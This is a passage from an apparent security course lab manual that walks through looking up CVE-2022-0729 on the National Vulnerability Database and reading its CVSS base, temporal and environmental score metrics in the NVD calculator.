
1. In **Windows 11** machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://nvd.nist.gov/** and press **Enter**
2. **NATIONAL VULNERABILITY DATABASE** website appears: the recently discovered vulnerabilities can be viewed.

3. You can click on the CVE-ID link (here, **CVE-2022-0729**) to view detailed information about the vulnerability.

Note: The result might differ when you perform this task.



4. A new webpage appears, displaying **CVE-2022-0729 Detail**. You can view detailed information such as **Current Description**, **Severity**, **References**, and **Weakness Enumeration**.
5. Under the **Severity** section, click the **Base Score** link to view the CVSS details regarding the vulnerability.



CVE-2022-0729 Detail

Current Description

Use of Out-of-range Pointer Offset in GitHub repository vim/vim prior to 8.2.4440.

[+View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score: 8.8 HIGH**

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CNA: huntr.dev **Base Score: 7.8 HIGH**

Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry: CVE-2022-0729

NVD Published Date: 02/23/2022

NVD Last Modified: 03/29/2022

Source: huntr.dev

6. A new webpage appears, displaying information such as **Base Scores**, **Temporal Score**, and **Environmental Score Overall Score** related to a vulnerability in graphical form, under **Common Vulnerability Scoring System Calculator CVE-2022-0729**.


Note:

- **Base Score:** The metric most relied upon by enterprises and deals with the inherent qualities of a vulnerability. The table below describes the severity of a vulnerability depending upon the Base Score range:

CVSS v3.0 Ratings	
Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0
CVSS v2.0 Ratings	
Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Module 05 – Vulnerability Analysis

- **Temporal Score:** Represents the qualities of the vulnerability that change over time, and the Environmental score represents the qualities of the vulnerability that are specific to the affected user's environment.
- **Overall Score:** Sum total of both the scores (CVSS Base Score, CVSS Temporal Score).



7. Scroll down to view more detailed information on different score metrics such as **Base Score Metrics**, **Temporal Score Metrics**, and **Environmental Score Metrics**.

Note: The results might differ depending upon the selected vulnerability

Module 05 – Vulnerability Analysis

NVD - CVSS v3 Calculator

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2022-0729&vector=AV:N/AC

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

NVD - CVSS v3 Calculator

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2022-0729&vector=AV:N/AC

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) Unproven that exploit exists (E:U) Proof of concept code (E:P) Functional exploit exists (E:F) High (E:H)

Remediation Level (RL)

Not Defined (RL:X) Official fix (RL:O) Temporary fix (RL:T) Workaround (RL:W) Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X) Unknown (RC:U) Reasonable (RC:R) Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) Network (MAV:N) Adjacent Network (MAV:A) Local (MAV:L) Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) Low (MAC:L) High (MAC:H)

Privileges Required (MPR)

